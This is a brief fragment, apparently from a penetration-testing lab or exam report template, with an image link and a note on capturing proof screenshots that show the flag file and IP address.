
Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot